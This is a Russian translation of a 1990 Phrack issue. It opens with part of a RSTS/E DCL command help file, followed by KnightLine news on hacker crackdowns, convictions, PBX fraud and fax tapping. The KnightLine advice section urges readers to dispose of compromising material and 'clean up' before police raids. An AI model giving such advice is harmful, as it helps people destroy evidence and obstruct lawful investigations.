```
/[NO]I4                         /NO14
/LIST[=listfile]                /NOLIST
/NOLIST
/[NO]MACHINE_CODE               /NOMACHINE_CODE
/OBJECT[=objfile]               /OBJECT
/NOOBJECT
/[NO]WARNINGS                   /WARNINGS
/WORK_FILES=n                   /WORK_FILES=2
```

Запросы

```
File:   file-spec[,...]
```

См. также: LINK

HELP

Справку по конкретной теме можно получить, набрав:

```
HELP topic subtopic subsubtopic
```

Тема может иметь следующий формат:

1. Буквенно-цифровая строка (например, имя команды, опция и т.д.)
2. То же, но с предшествующим символом `/`
3. Символ подстановки `*`

Пример:

```
HELP COPY
```

Руководство пользователя RSTS/E DCL содержит полное описание всех команд DCL, поддерживаемых в RSTS/E.

INITIALIZE

Удаляет все данные на ленте и записывает новую метку.

Команда INITIALIZE выделяет ленточный накопитель, если он ещё не выделен.

Формат

```
INITIALIZE device-name[:] [label]
```

Квалификаторы

```
/FORMAT=ANSI
/FORMAT=DOS
/DENSITY=nnn
```

Запросы

```
Device:  magtape[:]
Label:   [label]
```

См. также: MOUNT, DISMOUNT

LINK

Команда LINK компонует объектные файлы в исполняемую программу. Можно также задать структуру оверлеев для программы.

Формат

```
LINK file-spec[,...]
```

Языковые квалификаторы / Комментарии

Можно указать только один из следующих:

```
/BASIC или /BP2                 BASIC-PLUS-2
/COBOL или /C81                 COBOL-81
/DIBOL
/F4P                            FORTRAN-IV-PLUS
/F77                            FORTRAN-77
/FORTRAN                        FORTRAN-IV
/RT11                           MACRO/RT11
```

Если языковой квалификатор не указан, по умолчанию подразумевается /BASIC (для BASIC-PLUS-2), если системный администратор не изменил это значение.

Дополнительные квалификаторы команды / Значения по умолчанию

```
/EXECUTABLE[=file-spec]         /EXECUTABLE
/NOEXECUTABLE
/[NO]FMS                        /NOFMS
/MAP[=file-spec]                /NOMAP
/NOMAP
/STRUCTURE
/[NO]DMS                        /NODMS
```

Запросы

```
Files: file-spec
```

Если был указан /STRUCTURE, система запросит имена входных файлов и структуру оверлеев, например:

```
ROOT files:  file-spec[,...]
Root PSECTs: [PSECT-name[,...]]
Overlay:     [file-spec[,...][+]]
```

Квалификатор /STRUCTURE можно указывать для программ на BASIC-PLUS-2, DIBOL, FORTRAN-IV-PLUS или FORTRAN-77. Для программ на COBOL, FORTRAN-IV или MACRO/RT11 использование /STRUCTURE недопустимо.

См. также: COBOL, DIBOL, BASIC, MACRO, FORTRAN

LOGOUT

Команда LOGOUT завершает ваш сеанс работы за терминалом.

Формат

```
[LO]GOUT
```

Квалификаторы команды

```
/BRIEF
/FULL (default)
```

Если указать квалификатор /BRIEF, RSTS/E завершит сеанс без вывода каких-либо сообщений. Если указать /FULL или просто набрать LOGOUT, RSTS/E выведет информацию о состоянии вашей учётной записи.

MACRO

Запускает ассемблер MACRO-11. С командой MACRO можно указать до шести файлов.

В RSTS/E можно использовать как MACRO/RT11, так и MACRO/RSX11. По умолчанию используется MACRO/RSX11, если системный администратор не изменил это значение.

Формат

```
MACRO/RT11 filespec[,...]

        OR

MACRO/RSX11 filespec[,...]
```

Квалификаторы команды

```
    /LIST[=listfile]
    /NOLIST
    /OBJECT[=objfile]
    /NOOBJECT
```

Квалификаторы файла

```
    /LIBRARY
```

См. также: LINK

MOUNT

Команда MOUNT подготавливает ленту или диск к обработке системными командами или пользовательскими программами. (Монтировать ленту перед использованием нужно не всегда.) На некоторых системах монтирование диска требует привилегий.

Формат

```
MOUNT device-name[:] [label]
```

Квалификаторы команды / Значения по умолчанию

```
    /[NO]WRITE                      /WRITE
```

Квалификаторы для лент / Значения по умолчанию

```
    /FORMAT=ANSI
    /FORMAT=DOS
    /FORMAT=FOREIGN
    /DENSITY=nnn
```

Запросы

```
Device: device-name[:]
Label:  volume-label
```

См. также: DISMOUNT, INITIALIZE, ALLOCATE

PRINT

Команда PRINT ставит файл в очередь на печать — либо на системный принтер по умолчанию, либо на указанное вами устройство.

Формат

```
PRINT file-spec[,...]
```

Квалификаторы команды / Значения по умолчанию

```
    /AFTER=date-time
    /FORMS=type                     /FORMS=NORMAL
    /JOB_COUNT=n                    /JOB_COUNT=1
    /NAME=job-name
    /PRIORITY=n
    /QUEUE=queue-name[:]            /QUEUE=LP0:
```

Квалификаторы файла / Значения по умолчанию

```
    /COPIES=n                       /COPIES=1
    /[NO]DELETE                     /NODELETE
```

Запросы

```
File: file-spec[,...]
```

См. также: DELETE/JOB, SET QUEUE/JOB

RENAME

Команда RENAME изменяет имя или тип существующего файла.

Формат

```
RENAME old-file-spec[,...]  new-file-spec
```

Квалификаторы / Значения по умолчанию

```
    /[NO]LOG                    /LOG
    /[NO]QUERY                  /NOQUERY
    /[NO]REPLACE                /NOREPLACE
    /PROTECTION=n               /PROTECTION=60
```

Запросы

См. также: COPY, DELETE

REQUEST

Команда REQUEST отображает сообщение на терминале системного оператора.

Формат

```
REQUEST message-text
```

При использовании REQUEST сообщение выводится на консоли оператора.

RUN

Команда RUN запускает исполняемый файл.

Формат

```
RUN file-spec
```

Запросы

```
Program:  file-spec
```

SET HOST

Команда SET HOST позволяет войти на другой компьютер с того, на котором вы изначально зарегистрированы.

Формат

```
SET HOST node[::]
```

Запросы

```
Node: node-name
```

SET PROTECTION

Команда SET PROTECTION задаёт код защиты файла. Код защиты определяет, кто ещё (если вообще кто-либо) может получить доступ к вашим файлам.

Формат

```
SET PROTECTION[=n] [file-spec,...]
```

Квалификаторы

```
    /DEFAULT
    /[NO]QUERY
    /[NO]LOG
```

Запросы

```
Protection code:  n
Files:            file-spec
```

Если вы используете SET PROTECTION/DEFAULT, RSTS/E будет присваивать указанный код защиты всем файлам, создаваемым в течение текущего сеанса. При этом не следует указывать спецификацию файла вместе с квалификатором /DEFAULT.

SET QUEUE/ENTRY

Команда SET QUEUE/ENTRY изменяет статус файла, поставленного в очередь на печать или пакетное выполнение, если он ещё не обработан системой.

Формат

```
SET QUEUE/ENTRY=sequence-number  [queue-name[:]]
```

Дополнительные квалификаторы команды / Значения по умолчанию

```
/AFTER=date-time                 none
/BATCH
/FORMS=type
/HOLD
/JOB_COUNT=n
/PRIORITY=n
/RELEASE
```

Если имя очереди не указано, подразумевается LP0:.

См. также: DELETE/ENTRY, SET QUEUE/JOB

SET QUEUE/JOB

Команда SET QUEUE/JOB использует имя задания для изменения статуса файла, стоящего в очереди принтера или пакетной обработки.

Формат

```
SET QUEUE/JOB=job-name [queue-name[:]]
```

Квалификаторы команды / Значения по умолчанию

```
/AFTER=date-time                 None.
/BATCH
/FORMS=type
/HOLD
/JOB_COUNT=n
/PRIORITY=n
/RELEASE
```

При отправке пакетного задания или вводе команды PRINT заданию присваивается имя — по первой спецификации входного файла или по указанному вами имени. С помощью этого имени можно изменить статус задания в очереди.

См. также: DELETE/JOB, SET QUEUE/ENTRY

SET TERMINAL

Команда SET TERMINAL позволяет задать характеристики вашего терминала. Привилегированные пользователи могут также устанавливать характеристики других терминалов.

Формат

```
SET TERMINAL [device-name[:]]
```

Квалификаторы команды / Значения по умолчанию

```
/[NO]BROADCAST                   /NOBROADCAST
/CRFILL[=n]                      /CRFILL=0
/[NO]ECHO                        /ECHO
```

```
/[NO]HARDCOPY
/LA34
/LA36
/LA38
/LA120
/[NO]LOWERCASE
/PARITY=EVEN                    /NOPARITY
        ODD
/NOPARITY
/[NO]SCOPE
/SPEED=n
/SPEED=(i,o)
/[NO]TAB                        /NOTAB
/[NO]TTSYNC                     /TTSYNC
/[NO]UPPERCASE
/VT05
/VT52
/VT55
/VT100
/WIDTH=n
```

См. также: SHOW TERMINAL

SHOW DEVICES

Команда SHOW DEVICES отображает состояние устройств с подключёнными дисками или устройств, выделенных заданиям.

См. также: MOUNT, ALLOCATE

SHOW QUEUE

Команда SHOW QUEUE отображает список заданий в очередях принтера и/или пакетной обработки.

Формат

```
SHOW QUEUE [queue-name[:]]
```

Квалификаторы команды

```
/BATCH
/BRIEF
```

Запросы

Чтобы отобразить очередь системного принтера по умолчанию, введите:

```
$ SHOW QUEUE
```

Если файлов в очереди нет, RSTS/E выведет сообщение вида:

```
LP0 queue is empty
```

SHOW NETWORK

Команда SHOW NETWORK отображает список систем, к которым можно подключиться по сети. Если сеть работает, RSTS/E выводит имена узлов, доступных вашей системе.

Формат

```
SHOW NETWORK
```

См. также: SET HOST

SHOW SYSTEM

Команда SHOW SYSTEM отображает информацию об использовании системных ресурсов — в частности, о состоянии всех заданий (подключённых и отсоединённых), выполняющихся в системе.

Формат

```
SHOW SYSTEM
```

Единственное отличие SHOW SYSTEM от SHOW USERS состоит в том, что SHOW SYSTEM включает информацию о состоянии отсоединённых заданий.

См. также: SHOW USERS

SHOW TERMINAL

Команда SHOW TERMINAL отображает характеристики вашего терминала. Большинство из них можно изменить соответствующим параметром команды SET TERMINAL. (Пользователи с привилегированными учётными записями могут просматривать характеристики других терминалов.)

Формат

```
SHOW TERMINAL [device-name[:]]
```

См. также: SET TERMINAL

SHOW USERS

Команда SHOW USERS отображает информацию о состоянии подключённых заданий в системе.

Формат

```
SHOW USERS
```

См. также: SHOW SYSTEM

SUBMIT

Команда SUBMIT передаёт один или несколько управляющих файлов на пакетную обработку.

Формат

```
SUBMIT file-spec[,...]
```

Квалификаторы команды / Значения по умолчанию

```
    /AFTER=date-time
    /NAME=job-name
    /PRIORITY=n                     /PRIORITY=128
    /QUEUE=quename
```

Квалификаторы файла / Значения по умолчанию

```
    /[NO]DELETE                      /NODELETE
```

Запросы

См. также: DELETE/JOB, SET QUEUE/JOB

TYPE

Команда TYPE отображает содержимое текстового файла (в отличие от двоичного или временного файла).

Формат

```
TYPE [node::]file-spec[,...]
```

Квалификаторы команды / Значения по умолчанию

```
    /OUTPUT=file-spec               /OUTPUT=KB:
    /[NO]QUERY                      /NOQUERY
```

Запросы

Для временной остановки вывода файла используйте `. Для возобновления вывода – `. (На терминале VT100 также можно нажать клавишу NO SCROLL для остановки и возобновления вывода.)

Чтобы подавить вывод, не прерывая обработку команды, используйте `. Если нажать ` повторно до завершения обработки, вывод возобновится с текущей точки.

Для полного прекращения выполнения команды нажмите ``. При этом происходит возврат к уровню команд DCL.

См. также: COPY

Надеюсь, этот файл пробудил воспоминания у вас, ребята. У меня точно! 8^]

Crimson Death

SunDevil II: Охота на ведьм продолжается

Автор: Doc Holiday

17 ноября 1990 года

```
  KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

             K N I G H T L I N E

             Issue 001 / Part I

           17th of November, 1990

             Written, compiled,

          and edited by Doc Holiday

  KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL
```

Добро пожаловать в 5-й год Phrack и первый выпуск KnightLine!

Ненавижу начинать на такой горькой ноте, но: по сведениям из внутренних источников, Секретная служба резко активизировалась в крупных городах США. Кроме того, источники сообщают, что начаты новые расследования с целью уголовного преследования всех членов Legion Of Doom.

В ходе расследований «всплыли» новые улики, которые могут дать толчок к сиквелу SunDevil.

Эта информация получена из надёжных источников, и я настоятельно советую принять все меры предосторожности, чтобы защитить себя от обыска.

Несколько дельных советов:

A> Воздержитесь от использования «кодов» и других способов совершения телефонного мошенничества.

B> Держитесь подальше от тех, кто одержим желанием рассказывать о своих последних победах над компьютерными системами.

C> Воздержитесь от скачивания и хранения похищенного исходного кода Unix.

D> Избавьтесь от всего, что может скомпрометировать вас или ваших друзей.

E> Сохраняйте спокойствие, хладнокровие и самообладание.

The Conflict подготовил для KL материал о том, что делать, ЕСЛИ у вас проводят обыск.

Простые правила поведения при встрече с представителями закона в недружественной ситуации

автор: The Conflict

Нынешнее состояние компьютерного подполья — это крайняя степень хаоса. Недавняя угроза новой серии облав погрузила многих людей в состояние паранойи, и небезосновательно. Никому не нужна вся та бюрократическая возня, которая сопутствует аресту. Я предлагаю несколько правил, которым следует придерживаться, если вы оказались в щекотливой ситуации, спровоцированной

представителем закона; конечно, решение за вами. Из всего, что я слышал от людей, прошедших через подобное, эти шаги — одни из лучших, если вы получили нежданный визит.

Пожалуй, первое, что вам нужно сделать при недружественном визите от агента ФБР — это ПРОЧИТАТЬ чёртов ордер. Выясните, почему выбрали именно вас и что именно они ищут. Также помните: если у них только ордер на обыск и изъятие, они вправе конфисковать имущество только на вашей территории; однако если они вручают повестку, они могут изъять необходимое как на вашей территории, так и за её пределами. Так что «профилактическая уборка» может оказаться как полезной, так и бесполезной.

Важная вещь, когда агент Фоли (или кто-то из его менее зловещих коллег) стучится в вашу дверь — сотрудничать в полной мере. Отвечайте «Да, сэр» / «Нет, сэр»; держитесь вежливо. У вас нет никаких оснований умничать, а дружелюбие точно не навредит.

Ещё одна важная вещь, хотя она почти противоположна предыдущей, касается того, что говорить. По существу — не говорите вообще ничего, если вас допрашивают! Помните: всё сказанное или сделанное вами может и БУДЕТ использовано ПРОТИВ вас в суде. Просто отвечайте: «Я не могу отвечать на вопросы без адвоката» или «Мне необходимо сначала связаться с моим адвокатом». Вы не обязаны отвечать ни на один их вопрос без присутствия адвоката, и делать это, скорее всего, будет крайне вредно для вас.

Этот совет перекликается с предыдущим. Что бы вы ни делали — не отвечайте на вопросы фразой «Я ничего не знаю» или любым её производным. Если вы так скажете и вам будет предъявлено обвинение, суд вас уничтожит. Наличие такого заявления может нанести серьёзный удар по вашей защите, если только вы не страдаете определёнными психическими расстройствами.

По существу, это всё, что вам нужно. То, что я изложил, очень просто, но логично. Вам необходимо сохранять трезвую голову по крайней мере пока они находятся рядом с вами; злитесь и психуйте после, когда они уйдут. Если вы в настоящее время являетесь активным участником компьютерного подполья, возможно, стоит избавиться от того, что для вас важно — хотя бы временно. Почему? Аналогия, которую мне приводили, такова: если вас подозревают в рэкете, федералы могут провести обыск и изъятие на вашей территории. Если они смогут доказать с вероятностью в 51%, что ЛЮБОЙ из изъятых материалов МОГ быть использован в предполагаемом рэкете, он конфискуется (то есть вы его теряете навсегда). Конфискация остаётся в силе вне зависимости от того, предъявлено ли вам обвинение и осуждены ли вы! Так что вы окажетесь в полнейшей западне.

Все вышеперечисленные шаги важны. Это всё, что я могу предложить. Советую навести порядок до начала облавы и оставаться чистым до её окончания. Проявляйте крайнюю осторожность. Держите голову высоко и спину к стене (иначе вполне можно обнаружить там нож). Берегите себя, и удачи!

The Conflict
11-13-1990

ОБНОВЛЕНИЕ 11/16/90: 3 хакера ОБРЕЧЕНЫ на тюрьму

Фрэнк Дарден (Leftist), Адам Грант (Urvile) и Роберт Риггс (Prophet) были приговорены в пятницу. Роберт, находившийся до инцидента на испытательном сроке, приговорён к 21 месяцу в федеральной тюрьме. Фрэнк и Адам получили по 14 месяцев. Всем троим предписано выплатить $233 000 в счёт возмещения ущерба.

Кент Александер, помощник прокурора США, ведший это дело, оказался недоступен для комментариев.

Это нехорошо для Подполья. Я уверен, что правительство воспользуется исходом этого дела, чтобы набрать темп в преследовании хакеров. В их глазах все состоят в LOD.

Дэйл Болл, специальный агент Секретной службы в Вашингтоне, заявил: «Телефонные компании готовятся к ответным действиям со стороны хакерского подполья и усиливают безопасность на всех узлах сети».

Я не могу ни подтвердить, ни опровергнуть эти слухи об ответных действиях. Но могу сказать: если вы собираетесь на что-то такое, подумайте дважды — это может лишь ухудшить ситуацию. Это не «игра», в которую мы играем. Это реальность. И я уверен, что Фрэнк, Адам и Роб сейчас это хорошо ощущают.

Несколько слов от Erik Bloodaxe о приговорах

«Меня нисколько не удивил приговор. Однако я уверен, что троих удивил. Хотел бы я спросить их, стоило ли всё это пение того в долгосрочной перспективе. Как вообще можно надеяться договориться с федеральными чиновниками, которые за прошедший год прибегали к такой лжи и обману. Каждый день я думаю, что всё это когда-нибудь закончится и я смогу продолжить жить своей жизнью — возможно, даже пользоваться собственным компьютером для написания курсовой работы без страха, что его конфискуют из-за того, кого я знаю или что видел или делал в прошлом. Возможно, это когда-нибудь закончится, но до тех пор мистер Кук будет играть на присущем людям страхе перед технологиями и преследовать всех, кого знал в прошлом, в своём личном крестовом походе ради собственного извращённого представления о справедливости. Являетесь ли вы или являлись ли вы когда-либо членом Legion of Doom? Скажите мне, сенатор Маккарти, верите ли вы в реинкарнацию?»

«Самое странное в моём сне было... то, что я проснулся.»

А теперь.... .. ОБЪЯВЛЯЕМ:

```
                Первый ежегодный,

               X M A S C O N  '90

               Где: Хьюстон, Техас
         Когда: 28-30 декабря 1990 года
    Кто: Все хакеры, журналисты и федеральные агенты
```

Ну вот, приближается время.. XmasCon — в следующем месяце, и мы планируем устроить самый большой слёт хакеров и федералов со времён SummerCon '88!

Это мероприятие должно было оставаться частным, но слухи просочились. Один журналист (не называю имени) узнал о частном мероприятии и решил сделать его публичной новостью в журнале,

в котором пишет. Ну, увидев слово «XMASCON» в журнале с меньшей читательской аудиторией, чем Phrack, мы решили объявить об этом сами. Итак, вот оно — ваше ОФИЦИАЛЬНОЕ приглашение на слёт, который должен вытеснить болезненные воспоминания о SummerCon'90 (SCon'90? В смысле? В этом году был SummerCon? ХА. Я и сам удивился).

Информация об отеле:

```
La Quinta Inn
6 North Belt East
(713) 447-6888
(Рядом с Международным аэропортом Intercontinental)

Стоимость: $44.00+налог в сутки (одноместный)
           $56.00+налог в сутки (двухместный)

Правительственная скидка (при наличии удостоверения)
           $49.00+налог в сутки (одноместный)
           $37.00+налог в сутки (двухместный)

1-800-531-5900
```

Позвоните заранее для резервации. Пожалуйста, сообщите регистратору, что вы приедете на XmasCon'90. Добро пожаловать всем — и я имею в виду ВСЕХ.

Берегите себя и до встречи на HoHoCon!

--DH

ИЗ ЭФИРА

ЗАГОЛОВОК: Тринадцать арестованных за взлом университетского компьютера
Автор: PAT MILTON
ДАТА: 08/16/90
ИСТОЧНИК: The Associated Press (ASP)
Происхождение: FARMINGDALE, N.Y.
(Copyright 1990. The Associated Press. All Rights Reserved.)

FARMINGDALE, N.Y. (AP) — Тринадцать компьютерных хакеров в возрасте от 14 до 32 лет были обвинены в четверг во взломе мэйнфрейм-компьютера университета в штате Вашингтон и нанесении значительного ущерба файлам. Один из подозреваемых — 14-летний старшеклассник из Нью-Йорка, который также является подозреваемым во взломе компьютера ВВС в Пентагоне в ноябре прошлого года, сообщил старший следователь Дональд Делани из полиции штата Нью-Йорк. Школьник, использовавший ник «Zod» при входе в систему, обвиняется во взломе компьютера City University of Bellevue в Вашингтоне в мае — он вычислил бесплатный телефонный номер, открывавший студентам и преподавателям легальный доступ к системе.

«Zod», личность которого не раскрывается в связи с несовершеннолетием, установил контроль над системой, создав собственную программу, через которую другие могли незаконно войти в систему, ответив на 11 составленных им вопросов.

По данным Делани, с мая незаконный доступ к системе предположительно получили более 40 хакеров по всей стране. В результате взлома университетские файлы были изменены и удалены, а для перепрограммирования системы потребовалось нанять консультантов. Помимо арестов, в четверг обыски были проведены в 17 местах, где сотрудники конфисковали компьютерное оборудование на сумму $50 000. Ожидалось ещё три ареста. Двое из 13 арестованных были с

Лонг-Айленда, остальные — из боро Нью-Йорка: Бруклина, Квинса, Манхэттена и Бронкса. Фармингдейл находится на Лонг-Айленде. Тринадцати предъявлены обвинения в компьютерном вандализме, несанкционированном проникновении в компьютер, незаконном использовании компьютера и краже услуг. Несовершеннолетним будут предъявлены обвинения в совершении правонарушений несовершеннолетних.

Расследование началось два месяца назад после того, как технический специалист университета заметил мигающее на экране «сообщение об ошибке», указывавшее на незаконное проникновение в систему. Подозреваемые были установлены по истребованным по повестке телефонным записям. Многие хакеры взламывают частные компьютерные системы ради чистого удовольствия от взлома кода, а также для получения порой дорогостоящих компьютерных программ, рассказал Делани.

ЗАГОЛОВОК: US Sprint помогает корпоративным клиентам бороться с мошенничеством в АТС
ДАТА: 09/25/90
ИСТОЧНИК: BUSINESS WIRE (BWR)

KANSAS CITY, Mo. — (BUSINESS WIRE) — US Sprint в среду объявила, что корпоративный отдел безопасности компании будет помогать деловым клиентам бороться с мошенничеством в АТС. Добившись значительных результатов в борьбе со злоупотреблением кодами, US Sprint направляет свои усилия на помощь корпоративным клиентам в выявлении и предотвращении проникновения хакеров в телефонные коммутаторы, находящиеся в собственности или аренде деловых клиентов. «Несанкционированное использование нашей службы дальней связи было значительно сокращено благодаря усиленным мерам по обнаружению, предотвращению, расследованию и уголовному преследованию», — заявил Боб Фокс, вице-президент US Sprint по корпоративной безопасности.

«Теперь вместо атак на сети операторов дальней связи с целью кражи кодов авторизации хакеры атакуют частные компании и государственные структуры через их частные телефонные станции (АТС). Хакеры взламывают частные телефонные коммутаторы, чтобы перенаправить звонки дальней связи, которые затем выставляются в счёт предприятиям. По словам Фокса, компания может не обнаружить, что её телефонная система была «взломана», вплоть до получения счёта за дальнюю связь — а тогда уже может быть слишком поздно. Однако помощь уже в пути. US Sprint запустила программу поддержки клиентов для борьбы с этой ситуацией. Дэл Вноровски, старший вице-президент — главный юрисконсульт US Sprint, сообщил: «Новая программа информирует клиентов о потенциальных угрозах телекоммуникационного мошенничества через их собственные или арендованные коммутаторы и помогает им предотвращать подобную незаконную деятельность». US Sprint является подразделением United Telecommunications Inc., диверсифицированной телекоммуникационной компании со штаб-квартирой в Канзас-Сити.

Контакт:
US Sprint, Kansas City.
Phil Hermanson, 816/276-6268

ЗАГОЛОВОК: Факс-пираты легко перехватывают документы
ДАТА: 09/10/90
ИСТОЧНИК: Toronto Star (TOR)
Раздел: BUSINESS TODAY, стр. B4

ТОКИО (Специальный репортаж) — Если несколько лет назад энтузиасты-хакеры начали взламывать компьютерные системы по всему миру для кражи ценной информации, то лишь

вопросом времени было появление той же проблемы для факсимильных аппаратов. Теперь официальные лица Nippon Telegraph and Telephone Public Corp. сообщают о свидетельствах того, что это происходит — не только в их собственной стране, но и по всему миру. По всей видимости, любой человек с минимальными знаниями электроники может прослушивать факсимильные сообщения, передаваемые с одного такого относительно несовершенного аппарата на другой, при этом дубликат распечатывается на факсе пирата. Ни отправитель, ни получатель факса полностью не подозревают о прослушке. «Мне страшно подумать о некоторых деловых документах, которые совсем недавно проходили через факс-аппараты нашей компании и могли быть изучены нашими конкурентами», — нервно признаётся один токийский руководитель, узнав о распространении прослушки. «Вы не думаете, что налоговые органы тоже этим занимаются?» — тут же спрашивает он с деланным ужасом.

Это, безусловно, пугающая мысль. Техника заключается в создании тайного подключения к телефонной линии стороны, чьи факсимильные сообщения предстоит перехватить. По словам официальных лиц Nippon Telegraph and Telephone, это слишком легко осуществить. За редкими исключениями очень мало делается для защиты от внешней прослушки. В результате одна из наиболее уязвимых областей — и та, в которой большинство деловых людей отныне должны начать чувствовать неуверенность — это конфиденциальность и безопасность факсимильного аппарата. Проблема требует технического решения.

«Мысль о том, что где-то там есть некий "Конан-Хакер", читающий мою факсовую переписку так же легко, как и я сама, заставляет меня содрогаться», — говорит одна американская деловая женщина. «Это могло бы создать мне массу проблем, а я даже не подозревала, что это возможно». Это не только возможно, но и легко. Для этого подходят обычные компоненты из любого магазина электроники. Имея их под рукой, прослушивающие могут собрать подключение, которое подаёт предупредительный сигнал — незаметно для отправителя и получателя — каждый раз, когда по телефонной линии проходит факсимильное сообщение. Учитывая растущий объём строго конфиденциальных материалов, отправляемых и получаемых по факсу, возникающие утечки можно считать крайне опасными для безопасности корпоративной информации.

Только в Японии, по оценкам, насчитывается 3,7 миллиона аппаратов в эксплуатации. С учётом характера операций по прослушиванию компаниям крайне сложно определить, несут ли они серьёзный ущерб от этого. Кроме того, очевидно, что многие корпорации ещё не осознали масштаба угрозы своей конфиденциальности. «Если бы руководители компаний понимали, что происходит», — предполагает один японский специалист по безопасности, — «они бы прямо сейчас приняли меры, чтобы устранить возможности для утечек и защитить свои корпорации от подобных нарушений». Он также отметил, что третьи стороны, упомянутые в факсимильных сообщениях, тоже могут серьёзно пострадать от этих перехватов. К счастью, производители выпускают аппараты, способные помешать хакерам проникнуть в систему. В некоторых случаях в новоразработанных факс-аппаратах используются системы кодирования для защиты передаваемой информации. Но такие защищённые от прослушки аппараты пока не получили широкого распространения. Производители новых «защищённых» факс-аппаратов прогнозируют, что как только деловые круги по всему миру осознают угрозу, они незамедлительно разместят заказы на замену и спишут старое оборудование как элементарную меру защиты от ущерба. Рынок может оказаться чрезвычайно большим. Немногие имеющиеся сейчас защищённые от утечек факс-аппараты работают за счёт шифрования сообщений: даже если пират подключится к телефонной линии, ведущей к аппарату, перехваченное сообщение будет невозможно прочитать.

Например, Nippon Telegraph and Telephone утверждает, что хакеру с использованием большого компьютера потребовалось бы более 200 000 лет, чтобы взломать коды, применяемые в их собственном защищённом от пиратства факсе. В конечном счёте это может оказаться некоторым преувеличением. Хотя в Японии и многих других странах подобная прослушка явно является незаконной, выследить электронных подслушивателей по-прежнему почти невозможно. Насколько

известно, ни один из таких шпионов не был установлен и привлечён к суду. Специалисты по безопасности в Японии утверждают, что существуют тысячи факс-хакеров, которые получают удовольствие от перехвата и чтения чужой деловой переписки, при этом немногие из них используют информацию в незаконных целях или активно передают её третьим сторонам.

ЗАГОЛОВОК: Мошенничества из-за решётки
Автор: JOHN SEMIEN
ДАТА: 09/11/90
ИСТОЧНИК: THE BATON ROUGE SUNDAY ADVOCATE (BATR)
Раздел: NEWS, стр. 1-B

Мало что нельзя было купить, продать или украсть посредством телефонного звонка из тюремной камеры в Майами заключённому Лоуренсу «Дэнни» Фэйрсу — вплоть до того момента, когда его мошенническая сеть с оборотом в миллион долларов попала под удар Секретной службы США в 1989 году. В тот год Фэйрс использовал портативный компьютер с программой автодозвона для «взлома» кодов доступа к линиям дальней связи компании Telco Communications Inc., телефонной компании из Батон-Ружа. Сотрудников Telco встревожило, когда они зафиксировали 1 500 попыток несанкционированного доступа к службе дальней связи компании за один 12-часовой период в январе 1989 года.

Убеждённые в том, что действует организованная мошенническая схема, Telco обратилась к постоянному агенту Филу Робертсону, возглавляющему батонружский офис службы.

«Они сообщили мне, что чувствуют себя атакованными хакерами, которые обнаружили их линии дальней связи и подбирали персональные идентификационные номера клиентов», — рассказал Робертсон в понедельник.

«Счёт выставляется на основе вашего pin-кода (кода доступа). Хакер нашёл несколько их номеров 800 и вводил цифры в надежде, что какая-нибудь из них окажется действующим pin-кодом». С помощью компьютерных записей, по словам Робертсона, агентам удалось изолировать 6 000 мошеннических звонков Telco, совершённых в течение трёхнедельного периода в январе. Более трети этих звонков были отслежены до камерного блока в Временном следственном изоляторе округа Дейд — месте пребывания Фэйрса на протяжении последних четырёх лет. Фэйрс ожидает суда в Майами по обвинению в убийстве первой степени. «Как выяснилось, все заключённые в этом блоке ожидают суда», — рассказал Робертсон. «Один из заключённых, Дэнни Фэйрс, держал в камере компьютер, подключённый к модему, и оказался тем самым хакером».

«Всё, что ему нужно было делать — это подключить модем, дать ему звонить и проверять распечатку с номерами, которые сработали», — рассказал агент. Проверяя другие мошеннические звонки Telco, агенты раскрыли масштабную схему мошенничества с кредитными картами. Федеральное большое жюри в Милуоки, штат Висконсин, связало обе схемы с Фэйрсом и предполагаемыми сообщниками заключённого по всей стране в обвинительном заключении от 27 февраля против шести человек по обвинению в федеральном мошенничестве с использованием средств связи и устройств доступа. Фэйрс, неназванный соучастник по делу, на прошлой неделе сообщил, что провёл последние три года, применяя свой прошлый опыт аналитика компьютерных систем и программиста на лэптопе, предоставленном одним из тюремных охранников. Он описывает результаты как «ведение бизнеса с Америкой» за счёт крупных компаний кредитных карт и телекоммуникационных компаний. Фэйрс рассказал, что атаковал систему Telco случайно, получив номер доступа компании в группе разрозненных кодов доступа, добытых его сообщниками. «Им просто не повезло, что мы узнали о существовании у них системы, к которой был лёгкий доступ», — сказал Фэйрс в телефонном интервью.

«Мне дали их номер доступа, вместе со Sprint и MCI, думаю, практически каждой компанией в Америке, которую мы получили». Фэйрс рассказал, что использовал похищенное время дальней связи и другие украденные номера кредитных карт для доступа к сетям с кредитной информацией крупных универмагов и предприятий торговли по почте. «Вы подходите к двери, а она заперта», — сказал он. «Нужно купить доступ. Ну вот, я покупал доступ с кредитными картами из другой системы. У меня были коды доступа, которые мы взломали. "Я мог вытащить весь ваш кредитный профиль и просто выбирать номера кредитных карт, на которых ещё оставался кредит, сколько долларов у вас на счету, и тратить это"», — рассказал Фэйрс. «Моим оправданием было: я не знаю кредитора, и он об этом не знает, так что платить не придётся». Однако Фэйрс признал, что теперь думает о тех проблемах, которые незаконное использование кредитных карт доставило его жертвам в их попытках восстановить испорченные кредитные истории. «Помню, однажды я проходил курс, который назывался "компьютерная этика" — о моральных нормах, которыми мы морально обязаны руководствоваться», — сказал он. «Это как слесарь-замочник. Даже если он может открыть замок, он морально обязан не делать этого, если замок не его. Я нарушил это».

Уязвимость компаний кредитных карт перед хакерами — тема неопубликованной книги, которую, по словам Фэйрса, он написал. Фэйрс сказал, что его книга содержит советы о том, как предприятия и другие лица могут защитить доступ к своим кредитным данным, но добавил, что, возможно, нет способа полностью обезопасить себя от хакеров. «Пока без названия», — сказал он о книге. «Оставляем это открытым. Жду, не казнят ли меня здесь — тогда напишу что-нибудь вроде: "Я мог купить всё, но не мог оплатить счёт за электричество"». [Этот парень — настоящий клоун —DH]

Хотя Фэйрсу официально не предъявлены обвинения в связи со схемой, на прошлой неделе он заявил, что уверен в предстоящем обвинении, поскольку «вопрос о моей причастности не стоит». Остальные шестеро предполагаемых сообщников: Джон Карл Бергер и Джордж А. Харт-мл. из Милуоки, штат Висконсин; Чарльз Роберт Макфолл и Виктор Рейес из Сан-Антонио, Техас; Стивен Майкл Скендер-мл. из Уэст-Эллис, штат Висконсин; и Анджело Бруно Бреганьтини из Маршвилла, Северная Каролина. Все шестеро обвиняются в сговоре с целью мошенничества с устройствами доступа и средствами связи. Бергеру, Скендеру, Рейесу и Бреганьтини также отдельно предъявлены множественные обвинения в мошенничестве с использованием средств связи.

